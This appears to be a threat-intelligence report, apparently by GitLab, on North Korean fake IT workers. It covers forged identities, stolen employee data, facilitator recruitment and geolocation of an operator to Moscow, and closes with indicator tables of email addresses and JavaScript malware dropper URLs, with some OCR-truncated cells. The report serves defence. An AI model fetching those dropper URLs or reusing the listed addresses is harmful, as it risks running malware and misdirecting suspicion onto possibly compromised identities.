This cluster is notable among North Korean nation-state activity we observed in 2025 due to the strong focus on automation and continued efficacy monitoring. This cluster also demonstrates that North Korean nation-state threat actors draw on both emerging AI capabilities and the cybercrime ecosystem to enhance their operations.

Identity development is a fundamental element of North Korean nation-state insider activity. North Korean nation-state threat actors incrementally build legitimacy through identities spanning multiple platforms and by seeking enhanced verification services where possible. North Korean nation-state identity cultivation draws on network effects by creating interactions, reviews and testimonials between personas. These tactics have the drawback of increasing threat actors' exposure to service provider takedowns. Organizations should treat applications with dead links to professional profiles and source code portfolios as highly suspicious.

Mitigations

We banned the accounts associated with this activity and notified impacted service providers of potential abuse of their platforms.

Case Study 3: North Korean Operator Controlling 21 Personas

Summary

We identified an individual North Korean operator controlling at least 21 distinct personas based on real identities. The threat actor was focused on revenue generation through contract and freelance software development. The threat actor's personas spanned five countries and were supported by doctored identity documents and personal information obtained from open sources and through a likely cyber intrusion.

Key findings

We identified a code project used by an individual North Korean operator active from at least May 2021 until February 2025. The threat actor was focused on generating revenue through contract and freelance software development under a range of stolen or shared identities, spanning at least 21 distinct personas. The threat actor focused on web, blockchain, and cloud skill sets, and created blogs and professional social media accounts on various external platforms. The threat actor typically accessed GitLab.com via commercial VPNs and Virtual Private Servers with RDP enabled. Based on lapses in proxy use, the threat actor was likely physically located in Russia during early 2025.

The threat actor maintained individual directories for each identity, containing identity documents, resumes, signatures, personal information, and payment card information. The threat actor's identities spanned the U.S., Canada, Ukraine, Estonia, and Macedonia. For five of their eight U.S.-based identities, the threat actor used Photoshop to edit their own image into one or more stolen identity documents, preserving otherwise valid details. The threat actor produced false Florida and Texas driver licenses and false U.S. passports. The threat actor had Photoshop Document (PSD) template files to produce identity documents for Australia, Austria, Canada, Finland, Germany, Malaysia, Mexico, Philippines, and Poland. We identified some of these template files for sale via illicit services online and assess that the threat actor likely purchased the templates.

Doctored U.S. identity documents containing the threat actor's photograph.

The threat actor also collected personal information on U.S.-based individuals. The threat actor had files that appear to have been exported from the HR management system of a large U.S.-based hospitality company. The files contained information including personal and contact details, protected class status, and identity document numbers for almost 8,000 employees of the organization. We were unable to locate this data in circulation or data breach aggregators, suggesting that the data may have been obtained by the threat actor during an intrusion or purchased in a one-off sale. The threat actor also had an export of the public Florida voter registration database, which is one of the most detailed publicly available voter databases.

Implications

This threat actor's activities suggest that North Korean threat actors place a particular value on U.S. identities. We identified no evidence that the threat actor altered non-U.S. identity documents or collected personal data from any other country. This activity also demonstrates that North Korean threat actors, even when focused on earning wages, present a cyber intrusion risk and actively leverage the cybercrime ecosystem to support their operations.

Mitigation

We banned the account associated with this operator.

Case Study 4: North Korean Fake IT Worker Operating from Central Moscow

Summary

We identified a private code repository used by a North Korean fake IT worker likely operating from central Moscow. The threat actor was focused on cultivation of a smaller group of more detailed personas and progressed from freelance work to full-time employment. The threat actor also attempted to recruit remote facilitators to maintain custody of laptops intended to be remotely accessed.


Key findings

We identified a private code project controlled by a North Korean fake IT worker most recently active in December 2025. We identified the project within a week of its creation, however the threat actor's records indicate they have been active on other platforms since at least 2022. The threat actor started as a freelance software developer and 3D modeler but shifted focus to seeking fraudulent full-time employment in 2025. The threat actor's strategy relied on a smaller number of personas with emphasis on establishing legitimacy through backstopping rather than relying on many disposable personas.

Repository contents indicate that the threat actor began as a fraudulent freelancer. Invoices created by the threat actor during this period were marked payable to individuals and addresses in China, Poland, and Spain. Documents stored by the threat actor indicate that they rotated through accounts on at least three payment processors to receive payments from clients. A spreadsheet stored by the threat actor indicates they were part of a 14-member cell in 2022, however they did not store continuous financial records on GitLab.com. North Korean cells we have observed on GitLab.com typically have smaller membership and this is the only data we have observed consistent with a cell membership exceeding 10.

In early 2025, the threat actor pivoted to attempting to obtain full-time employment at U.S. and U.K. organizations. In March 2025, the threat actor uploaded chat logs to GitLab.com containing exchanges with another likely North Korean operator. The threat actors discussed their progress in recruiting individuals in the U.S. and U.K. to maintain custody of laptops to be remotely accessed in exchange for a fixed fee and the payment of power and internet utilities. The primary threat actor mentioned having a current facilitator based in Hong Kong providing remote access to a device and sharing their identity and a potential facilitator in the U.K. The primary threat actor represented himself as a Chinese national with visa difficulties when attempting to recruit facilitators.


In April 2025, the threat actor operationalized the Hong Kong-based facilitator and started seeking employment. The threat actor circulated a set of resumes with different skill sets on resume-sharing sites and on a personal portfolio website. The threat actor took a series of photographs of themselves and used several AI-headshot services to create professional profile photos.



Original and AI-enhanced images of the threat actor stored in private projects and open-source examples claiming employment at two U.S.-based organizations.

The threat actor uploaded the original images used to create their AI headshots to GitLab.com. The images contained EXIF metadata, including GPS coordinate data. GPS coordinates stored on the images indicate that they were taken at `55°43'44.4"N 37°36'55.8"E`, which is a location in the Yakimanka District in central Moscow. We note that these coordinates were highly likely produced via Windows location services based on WiFi positioning and may have a reduced accuracy compared to true GPS. Despite this limitation, we assess that it is highly likely that this threat actor was based in

Moscow when the images were captured on April 18, 2025. The threat actor also commonly originated from Russian IP addresses when accessing GitLab.com without a VPN.



Map depicting the location stored in EXIF metadata on images of the threat actor.

The threat actor's notes indicate that they gained employment with at least one small U.S.-based technology agency in mid-2025 and were subsequently contracted to five other organizations. The threat actor appears to have gained significant access to the agency, including privileged access to web hosts used for client projects and potential access to an executive's Slack account. The threat actor stored copies of the executive's resume and message logs indicating that the threat actor may represent themselves as the executive in communications with external parties. We are unable to assess whether this is an instance of facilitation or the threat actor using their foothold to establish deeper control of the agency.

Implications

This incident is an example of a North Korean fake IT worker cultivating a small number of detailed personas. This approach is distinct from other operators that focus on a higher volume of disposable personas.

This incident also provides insight into North Korean facilitator cultivation. The threat actors were content to seek purely technical facilitators rather than facilitators willing to share their identities and participate in meetings. This preference suggests that North Korean operators prioritize circumventing technical controls such as IP address-based geolocation and reputation scoring over identity verification challenges, indicating that technical controls may be a more significant operational barrier in the current landscape.

Mitigations

We banned the account associated with this activity.

Saksham Anand contributed to this report.

Appendix 1: GitLab Threat Intelligence Estimative Language

We use specific language to convey the estimated probability attached to assessments. We also use words including "possible" and "may" in circumstances where we are unable to provide a specific estimate. Further reading on estimative language is available here.

Estimative Term	Almost Certainly Not	Highly Unlikely	Unlikely	Real Chance	Likely	Highly Likely	Almost Certain
Probability Range	0 - 10%	10 - 25%	25 - 40%	40 - 60%	60 - 75%	75 - 90%	90 - 100%

Appendix 2: Indicators of Compromise

We recommend that organizations use these indicators of compromise as a basis for investigation rather than as a blocklist. North Korean threat actors almost certainly use compromised and purchased identities to support their operations, meaning these indicators of compromise may not be uniquely malicious or may have reverted to their original owners. We have made our best efforts to filter for email addresses where threat actors have indicated positive control of the email address on one or more platforms or represented themselves as the associated identity.

Indicator	Type	Risk	First Seen	Last Seen	Comment
`aleks.moleski@mail.io`	email	malware	N/A	N/A	Used for ma distribution freelance de platforms
`aleksander.malinowski@mail.io`	email	malware	N/A	N/A	Used for ma distribution freelance de platforms
`anatol.baranski@mail.io`	email	malware	N/A	N/A	Used for ma distribution freelance de platforms
`anton.plonski@mail.io`	email	malware	N/A	N/A	Used for ma distribution freelance de platforms
`ben.moore0622@outlook.com`	email	malware	N/A	N/A	Used for ma distribution freelance de platforms
`edward.harley@mail.io`	email	malware	N/A	N/A	Used for ma distribution freelance de platforms
`iwan.banicki@mail.io`	email	malware	N/A	N/A	Used for ma distribution freelance de platforms
`johnwilson0825@outlook.com`	email	malware	N/A	N/A	Used for ma distribution freelance de platforms
`kevin.brock@mail.io`	email	malware	N/A	N/A	Used for ma distribution freelance de platforms
`richard.francis10@mail.io`	email	malware	N/A	N/A	Used for ma distribution freelance de platforms
`robert.radwanski@mail.io`	email	malware	N/A	N/A	Used for ma distribution freelance de platforms
`roman.bobinski@mail.io`	email	malware	N/A	N/A	Used for ma distribution freelance de platforms
`roman.ulanski@mail.io`	email	malware	N/A	N/A	Used for ma distribution freelance de platforms

Indicator	Type	Risk	First Seen	Last Seen	Comment
`stefan.moleski@mail.io`	email	malware	N/A	N/A	Used for ma distribution freelance de platforms
`taraslysenko@mail.io`	email	malware	N/A	N/A	DPRK malv developer ac
`corresol28@gmail.com`	email	malware	N/A	N/A	DPRK malv developer ac
`corresol28@outlook.com`	email	malware	N/A	N/A	DPRK malv developer ac
`paniker1110@outlook.com`	email	malware	N/A	N/A	DPRK malv developer ac
`walterjgould77@gmail.com`	email	malware	N/A	N/A	DPRK malv developer ac
`supernftier@gmail.com`	email	malware	N/A	N/A	DPRK malv developer ac
`bohuslavskyir@gmail.com`	email	malware	N/A	N/A	DPRK malv developer ac
`artizjusz11@gmail.com`	email	malware	N/A	N/A	DPRK malv developer ac
`bartonfratz@gmail.com`	email	malware	N/A	N/A	DPRK malv developer ac
`cryptodev26@gmail.com`	email	malware	N/A	N/A	DPRK malv developer ac
`deinsulabasil@gmail.com`	email	malware	N/A	N/A	DPRK malv developer ac
`elsaadanifaiek@hotmail.com`	email	malware	N/A	N/A	DPRK malv developer ac
`felipe.debarros@hotmail.com`	email	malware	N/A	N/A	DPRK malv developer ac
`geordiecuppaidge684@gmail.com`	email	malware	N/A	N/A	DPRK malv developer ac
`greatbusinessman517@gmail.com`	email	malware	N/A	N/A	DPRK malv developer ac
`jhmnuykbvgftrss@gmail.com`	email	malware	N/A	N/A	DPRK malv developer ac
`kainmcguire@gmail.com`	email	malware	N/A	N/A	DPRK malv developer ac
`kimberlysunshine137@yahoo.com`	email	malware	N/A	N/A	DPRK malv developer ac
`konovalov1256@gmail.com`	email	malware	N/A	N/A	DPRK malv developer ac
`kvashinalexander@gmail.com`	email	malware	N/A	N/A	DPRK malv developer ac
`markstevemark85@gmail.com`	email	malware	N/A	N/A	DPRK malv developer ac

Indicator	Type	Risk	First Seen	Last Seen	Comment
`oleksandrbokii963@gmail.com`	email	malware	N/A	N/A	DPRK malv developer a
`paniker1110@gmail.com`	email	malware	N/A	N/A	DPRK malv developer a
`rubenbolanos19733@gmail.com`	email	malware	N/A	N/A	DPRK malv developer a
`simpsonkeith686@gmail.com`	email	malware	N/A	N/A	DPRK malv developer a
`sonniehutley5@gmail.com`	email	malware	N/A	N/A	DPRK malv developer a
`tagi238761@gmail.com`	email	malware	N/A	N/A	DPRK malv developer a
`vlulepet9@gmail.com`	email	malware	N/A	N/A	DPRK malv developer a
`cnova.business.en@gmail.com`	email	malware	N/A	December 2025	DPRK malv distributor GitLab.com
`danielmcevily.business918@gmail.com`	email	malware	N/A	December 2025	DPRK malv distributor GitLab.com
`jaimetru003@gmail.com`	email	malware	N/A	December 2025	DPRK malv distributor GitLab.com
`daysabethtederstz7533@hotmail.com`	email	malware	N/A	December 2025	DPRK malv distributor GitLab.com
`thiagocosta199295@gmail.com`	email	malware	N/A	December 2025	DPRK malv distributor GitLab.com
`cptrhzv09@hotmail.com`	email	malware	N/A	December 2025	DPRK malv distributor GitLab.com
`chainsaw1107@gmail.com`	email	malware	N/A	December 2025	DPRK malv distributor GitLab.com
`mutsabsaskajgig0f@outlook.com`	email	malware	N/A	December 2025	DPRK malv distributor GitLab.com
`snowl3784@gmail.com`	email	malware	N/A	December 2025	DPRK malv distributor GitLab.com
`dieterwang@proton.me`	email	malware	N/A	December 2025	DPRK malv distributor GitLab.com
`cesarpassos4808@gmail.com`	email	malware	N/A	December 2025	DPRK malv distributor GitLab.com
`lazar.master.0204@gmail.com`	email	malware	N/A	December 2025	DPRK malv distributor

Indicator	Type	Risk	First Seen	Last Seen	Comment
					GitLab.com
`lujancamryn405@gmail.com`	email	malware	N/A	December 2025	DPRK malv distributor GitLab.com
`harryjason19880502@gmail.com`	email	malware	N/A	December 2025	DPRK malv distributor GitLab.com
`fraserhutchison1@hotmail.com`	email	malware	N/A	December 2025	DPRK malv distributor GitLab.com
`stovbanoleksandr14@gmail.com`	email	malware	N/A	December 2025	DPRK malv distributor GitLab.com
`ramirezhector9299@gmail.com`	email	malware	N/A	December 2025	DPRK malv distributor GitLab.com
`mimoriokamoto@gmail.com`	email	malware	N/A	December 2025	DPRK malv distributor GitLab.com
`wilson.wen2145@outlook.com`	email	malware	N/A	December 2025	DPRK malv distributor GitLab.com
`jasonfissionawgyi08293@outlook.com`	email	malware	N/A	December 2025	DPRK malv distributor GitLab.com
`olelangaard9@gmail.com`	email	malware	N/A	November 2025	DPRK malv distributor GitLab.com
`mirandacunningham1993@outlook.com`	email	malware	N/A	November 2025	DPRK malv distributor GitLab.com
`jerryjames1997@outlook.com`	email	malware	N/A	November 2025	DPRK malv distributor GitLab.com
`caryphillips.business727@gmail.com`	email	malware	N/A	November 2025	DPRK malv distributor GitLab.com
`soft.business1103@outlook.com`	email	malware	N/A	November 2025	DPRK malv distributor GitLab.com
`soft.business1024@outlook.com`	email	malware	N/A	November 2025	DPRK malv distributor GitLab.com
`soft.business1020@outlook.com`	email	malware	N/A	November 2025	DPRK malv distributor GitLab.com
`soft.business0987@gmail.com`	email	malware	N/A	November 2025	DPRK malv distributor GitLab.com

Indicator	Type	Risk	First Seen	Last Seen	Comment
`alphabrownsapon70555@hotmail.com`	email	malware	N/A	November 2025	DPRK malv distributor GitLab.com
`welbykchamu4i72@outlook.com`	email	malware	N/A	November 2025	DPRK malv distributor GitLab.com
`eron4236@gmail.com`	email	malware	N/A	November 2025	DPRK malv distributor GitLab.com
`reddixyxzh551438@hotmail.com`	email	malware	N/A	November 2025	DPRK malv distributor GitLab.com
`soft.business1112@outlook.com`	email	malware	N/A	November 2025	DPRK malv distributor GitLab.com
`richardcook.business93@gmail.com`	email	malware	N/A	November 2025	DPRK malv distributor GitLab.com
`jamesgolden198852@gmail.com`	email	malware	N/A	November 2025	DPRK malv distributor GitLab.com
`erik423131@gmail.com`	email	malware	N/A	November 2025	DPRK malv distributor GitLab.com
`alfredogomez1984126@gmail.com`	email	malware	N/A	November 2025	DPRK malv distributor GitLab.com
`jasonharris198852@gmail.com`	email	malware	N/A	November 2025	DPRK malv distributor GitLab.com
`xavieryetikqpir36636@outlook.com`	email	malware	N/A	November 2025	DPRK malv distributor GitLab.com
`marcello.armand.tf7@gmail.com`	email	malware	N/A	October 2025	DPRK malv distributor GitLab.com
`gabriel.sanchez255@outlook.com`	email	malware	N/A	October 2025	DPRK malv distributor GitLab.com
`aronlin712@gmail.com`	email	malware	N/A	October 2025	DPRK malv distributor GitLab.com
`rickcarr1014@gmail.com`	email	malware	N/A	October 2025	DPRK malv distributor GitLab.com
`sallydunnet.business1016@gmail.com`	email	malware	N/A	October 2025	DPRK malv distributor GitLab.com
`dr.md.hubert.business916@gmail.com`	email	malware	N/A	October 2025	DPRK malv distributor

Indicator	Type	Risk	First Seen	Last Seen	Comment
					GitLab.com
`tommyrole0301@gmail.com`	email	malware	N/A	October 2025	DPRK malv distributor GitLab.com
`jbutton717@gmail.com`	email	malware	N/A	October 2025	DPRK malv distributor GitLab.com
`lilian.rodrigues.re@gmail.com`	email	malware	N/A	October 2025	DPRK malv distributor GitLab.com
`andrewtilley.us@gmail.com`	email	malware	N/A	October 2025	DPRK malv distributor GitLab.com
`davidaheld.manager@gmail.com`	email	malware	N/A	October 2025	DPRK malv distributor GitLab.com
`lovelysong0209@gmail.com`	email	malware	N/A	October 2025	DPRK malv distributor GitLab.com
`moreandmore082@gmail.com`	email	malware	N/A	October 2025	DPRK malv distributor GitLab.com
`meirjacob727@gmail.com`	email	malware	N/A	October 2025	DPRK malv distributor GitLab.com
`harry.work206@gmail.com`	email	malware	N/A	October 2025	DPRK malv distributor GitLab.com
`abdelrahman5520032019@gmail.com`	email	malware	N/A	October 2025	DPRK malv distributor GitLab.com
`karenhooi.cpa.cga.business1016@gmail.com`	email	malware	N/A	October 2025	DPRK malv distributor GitLab.com
`craigsmith93.business@gmail.com`	email	malware	N/A	October 2025	DPRK malv distributor GitLab.com
`paulodiego0902@outlook.com`	email	malware	N/A	October 2025	DPRK malv distributor GitLab.com
`faelanholtmdjld41341@outlook.com`	email	malware	N/A	October 2025	DPRK malv distributor GitLab.com
`encar.geric727510@gmail.com`	email	malware	N/A	October 2025	DPRK malv distributor GitLab.com
`irynalavreniuk38@gmail.com`	email	malware	N/A	October 2025	DPRK malv distributor GitLab.com

Indicator	Type	Risk	First Seen	Last Seen	Comment
`melnikoleg995@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`opalinsigniagyprt29567@hotmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`thorneaustinngzsz52979@outlook.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`joshuataub3@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`itspeterszabo@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`xylosmontagueujsvt83787@hotmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`ivicastojadin488@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`seed1996017@outlook.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`bryandev0418@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`ruslanlarionov77@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`superdev@outlook.com.au`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`cristhianmartinezrom7@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`natasa.golubovic90@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`weili.walk@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`afaq91169@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`mahmodghnaj1@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`look.as.united@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor

Indicator	Type	Risk	First Seen	Last Seen	Comment
					GitLab.com
`rochaevertondev@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`tabishhassan01998@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`temorexviashvili17@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`vovalishcn77@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`seed19960015@outlook.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`suryaedg88@hotmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`maurostaver9@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`pleasemeup214@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`vitalii214.ilnytskyi@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`reactangulardev@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`skyearth711@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`migueljose81234@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`seed19960010@outlook.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`blackwang104@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`kagan.hungri@gmail.com`	email	malware	N/A	September 2025	DPRK malv distributor GitLab.com
`littebaby232355@gmail.com`	email	malware	N/A	August 2025	DPRK malv distributor GitLab.com

Indicator	Type	Risk	First Seen	Last Seen	Comment
`kenycarl92@gmail.com`	email	malware	N/A	August 2025	DPRK malv distributor GitLab.com
`arnas.tf7@gmail.com`	email	malware	N/A	August 2025	DPRK malv distributor GitLab.com
`nandawsu58@hotmail.com`	email	malware	N/A	August 2025	DPRK malv distributor GitLab.com
`magalhaesbruno236@gmail.com`	email	malware	N/A	August 2025	DPRK malv distributor GitLab.com
`martytowne03@gmail.com`	email	malware	N/A	August 2025	DPRK malv distributor GitLab.com
`peter@trovastra.com`	email	malware	N/A	August 2025	DPRK malv distributor GitLab.com
`martinez@trovastra.com`	email	malware	N/A	August 2025	DPRK malv distributor GitLab.com
`peterforward@trovastra.com`	email	malware	N/A	August 2025	DPRK malv distributor GitLab.com
`rick.cto@dantelabs.us`	email	malware	N/A	August 2025	DPRK malv distributor GitLab.com
`tomgleeson92@outlook.com`	email	malware	N/A	July 2025	DPRK malv distributor GitLab.com
`huqyyitizomu@hotmail.com`	email	malware	N/A	July 2025	DPRK malv distributor GitLab.com
`tracykevin5590@gmail.com`	email	malware	N/A	July 2025	DPRK malv distributor GitLab.com
`seniorsky92@gmail.com`	email	malware	N/A	July 2025	DPRK malv distributor GitLab.com
`meftaht531@gmail.com`	email	malware	N/A	July 2025	DPRK malv distributor GitLab.com
`tapiasamjann@gmail.com`	email	malware	N/A	July 2025	DPRK malv distributor GitLab.com
`johnwatson2327a@gmail.com`	email	malware	N/A	July 2025	DPRK malv distributor GitLab.com
`donald.edler0626@gmail.com`	email	malware	N/A	July 2025	DPRK malv distributor

Indicator	Type	Risk	First Seen	Last Seen	Comment
					GitLab.com
`chrisritter5272@outlook.com`	email	malware	N/A	July 2025	DPRK malv distributor GitLab.com
`hs8179189@gmail.com`	email	malware	N/A	July 2025	DPRK malv distributor GitLab.com
`dredsoft@proton.me`	email	malware	N/A	July 2025	DPRK malv distributor GitLab.com
`bloxdev1999@outlook.com`	email	malware	N/A	July 2025	DPRK malv distributor GitLab.com
`star712418@gmail.com`	email	malware	N/A	July 2025	DPRK malv distributor GitLab.com
`jackson.murray.tf7@gmail.com`	email	malware	N/A	June 2025	DPRK malv distributor GitLab.com
`hudsonramsey107@outlook.com`	email	malware	N/A	June 2025	DPRK malv distributor GitLab.com
`samjanntapia@gmail.com`	email	malware	N/A	June 2025	DPRK malv distributor GitLab.com
`dyup58725@gmail.com`	email	malware	N/A	June 2025	DPRK malv distributor GitLab.com
`davidfernandez420@outlook.com`	email	malware	N/A	May 2025	DPRK malv distributor GitLab.com
`scottdavis8188@gmail.com`	email	malware	N/A	May 2025	DPRK malv distributor GitLab.com
`samjannt1211@gmail.com`	email	malware	N/A	April 2025	DPRK malv distributor GitLab.com
`ahmed03010229@gmail.com`	email	malware	N/A	April 2025	DPRK malv distributor GitLab.com
`hidranomagica@outlook.com`	email	malware	N/A	March 2025	DPRK malv distributor GitLab.com
`jackson.blau.eth@gmail.com`	email	malware	N/A	February 2025	DPRK malv distributor GitLab.com
`agne09541@gmail.com`	email	malware	N/A	February 2025	DPRK malv distributor GitLab.com

Indicator	Type	Risk	First Seen	Last Seen	Comment
`antontarasiuk0512@gmail.com`	email	malware	N/A	February 2025	DPRK malv distributor GitLab.com
`michael.dilks8500@gmail.com`	email	malware	N/A	January 2025	DPRK malv distributor GitLab.com
`ignacioquesada127@gmail.com`	email	malware	N/A	January 2025	DPRK malv distributor GitLab.com
`http://chainlink-api-v3.cloud/api/service/token/3ae1d04a7c1a35b9edf045a7d131c4a7`	url	malware	N/A	N/A	JavaScript r dropper UR
`http://chainlink-api-v3.cloud/api/service/token/792a2e10b9eaf9f0a73a71916e4269bc`	url	malware	N/A	N/A	JavaScript r dropper UR
`http://chainlink-api-v3.com/api/service/token/1a049de15ad9d038a35f0e8b162dff76`	url	malware	N/A	N/A	JavaScript r dropper UR
`http://chainlink-api-v3.com/api/service/token/7d6c3b0f7d1f3ae96e1d116cbeff2875`	url	malware	N/A	N/A	JavaScript r dropper UR
`http://chainlink-api-v3.com/api/service/token/b2040f01294c183945fdbe487022cf8e`	url	malware	N/A	N/A	JavaScript r dropper UR
`http://openmodules.org/api/service/token/f90ec1a7066e8a5d0218c405ba68c58c`	url	malware	N/A	N/A	JavaScript r dropper UR
`http://w3capi.marketing/api/v2/node/d6a8d0d14d3fbb3d5e66c8b007b7a2eb`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://api-server-mocha.vercel.app/api/ipcheck-encrypted/106`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://api-server-mocha.vercel.app/api/ipcheck-encrypted/212`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://api-server-mocha.vercel.app/api/ipcheck-encrypted/81`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://api-server-mocha.vercel.app/api/ipcheck-encrypted/823`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://api-server-mocha.vercel.app/api/ipcheck-encrypted/99`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://api.mocki.io/v2/8sg8bhsv/tracks/errors/665232`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://api.npoint.io/159a15993f79c22e8ff6`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://api.npoint.io/62755a9b33836b5a6c28`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://api.npoint.io/b1f111907933b88418e4`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://api.npoint.io/b68a5c259541ec53bb5d`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://api.npoint.io/c82d987dd2a0fb62e87f`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://api.npoint.io/d1ef256fc2ad6213726e`	url	malware	N/A	N/A	JavaScript r dropper UR

Indicator	Type	Risk	First Seen	Last Seen	Comment
`https://api.npoint.io/d4dfbbac8d7c44470beb`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://api.npoint.io/e6a6bfb97a294115677d`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://api.npoint.io/f4be0f7713a6fcdaac8b`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://api.npoint.io/f96fb4e8596bf650539c`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://astraluck-vercel.vercel.app/api/data`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://bs-production.up.railway.app/on`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://getApilatency.onrender.com/checkStatus`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://getpngdata.vercel.app/api/data`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://googlezauthtoken.vercel.app/checkStatus?id=S,T`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://ip-api-test.vercel.app/api/ip-check-encrypted/3aeb34a38`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://ip-check-server.vercel.app/api/ip-check-encrypted/3aeb34a37`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://jsonkeeper.com/b/4NAKK`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://jsonkeeper.com/b/8RLOV`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://jsonkeeper.com/b/CNMYL`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://jsonkeeper.com/b/DMVPT`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://jsonkeeper.com/b/E4YPZ`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://jsonkeeper.com/b/E7GKK`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://jsonkeeper.com/b/FM8D6`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://jsonkeeper.com/b/GLGT4`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://jsonkeeper.com/b/L4T7Y`	url	malware	N/A	N/A	JavaScript r dropper UR
